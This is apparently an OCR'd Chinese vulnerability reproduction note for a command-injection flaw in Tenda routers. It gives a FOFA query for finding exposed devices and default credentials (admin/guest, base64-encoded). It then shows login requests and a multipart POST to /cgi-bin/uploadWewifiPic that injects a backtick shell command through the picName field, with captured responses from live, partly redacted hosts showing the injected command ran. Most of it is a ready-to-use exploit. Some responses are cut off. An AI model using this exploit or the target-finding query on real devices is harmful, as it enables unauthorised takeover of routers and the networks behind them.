
T8-1Tenda-路由器-RCE

漏洞描述：

腾达路由器后台 uploadWewifiPic 路由存在命令执行漏洞，攻击者可利用漏洞执行任意命令获取服务器权限。

网站图片：



网络测绘：

fofa语法：

FOFA：app="Tenda-路由器"

漏洞复现：

默认弱口令登录
账号：admin 密码：guest、admin等（base64编码）也可以登录页面直接尝试
payload：

```
POST /login/Auth HTTP/1.1
Host: your-ip
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Content-Length: 34

username=admin&password=Z3V1c3Q%3D
```

效果图:


```
POST /login/Auth HTTP/1.1
Host: your-ip
Accept-Encoding: gzip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
```

```
Content-Type: application/x-www-form-urlencoded
Content-Length: 34

username=admin&password=YWRtaW4%3D
```

Request

```
POST /login/Auth HTTP/1.1
Host : 2[redacted]0:8082
Accept-Encoding: gzip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Content-Type: application/x-www-form-urlencoded
Content-Length auto : 34

username=admin&password=YWRtaW4%3D
```

Responses 224bytes / 41ms

```
HTTP/1.1 302 Redirect
Server: GoAhead-http
Date: Mon Dec 4 15:16:3
Connection: keep-alive
Location: http://220.180
Set-Cookie: user=admin;
Cache-Control: no-cache
Content-Length: 224

<html><head></head><body
        This document ha
        asp">location</a
        Please update yo
        </body></html>
```

携带cookie命令执行

```
POST /cgi-bin/uploadWewifiPic HTTP/1.1
Host: your-ip
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryEHyn0rb3RDhDg11R
Cookie: user=admin
Accept-Encoding: gzip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15

------WebKitFormBoundaryEHyn0rb3RDhDg11R
Content-Disposition: form-data; name="picName"

wewifipic1`ls>/webroot/1.txt`
------WebKitFormBoundaryEHyn0rb3RDhDg11R
Content-Disposition: form-data; name="uploadFile"; filename="1.png"
Content-Type: image/png

1
------WebKitFormBoundaryEHyn0rb3RDhDg11R--
```

Request

```
POST /cgi-bin/uploadWewifiPic HTTP/1.1
Host : [redacted]:8082
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryEHyn0rb3RDhDg11R
Cookie: user=admin
Accept-Encoding: gzip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15

------WebKitFormBoundaryEHyn0rb3RDhDg11R
Content-Disposition: form-data; name="picName"

wewifipic1`ls>/webroot/1.txt`
------WebKitFormBoundaryEHyn0rb3RDhDg11R
Content-Disposition: form-data; name="uploadFile"; filename="1.png"
Content-Type: image/png

1
------WebKitFormBoundaryEHyn0rb3RDhDg11R--
```

Responses 2bytes / 74ms

```
HTTP/1.1 200 OK
Server: GoAhead-http
Date: Mon Dec 4 15:04:
Connection: keep-alive
Content-Type: text/html
Content-Length: 2

ok
```

查看命令执行结果

Request

```
GET /1.txt HTTP/1.1
Host : [redacted]:8082
Accept-Encoding: gzip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Cookie: user=admin
```

Responses 77bytes / 51ms

```
HTTP/1.1 200 OK
Server: GoAhead-h
Date: Mon Dec 4
Connection: keep-
Content-Type: tex
Last-Modified: Mo
Content-Length: 7

bin
dev
etc
etc_ro
init
lib
mnt
proc
sbin
sys
tmp
usr
var
webroot
webroot_ro
```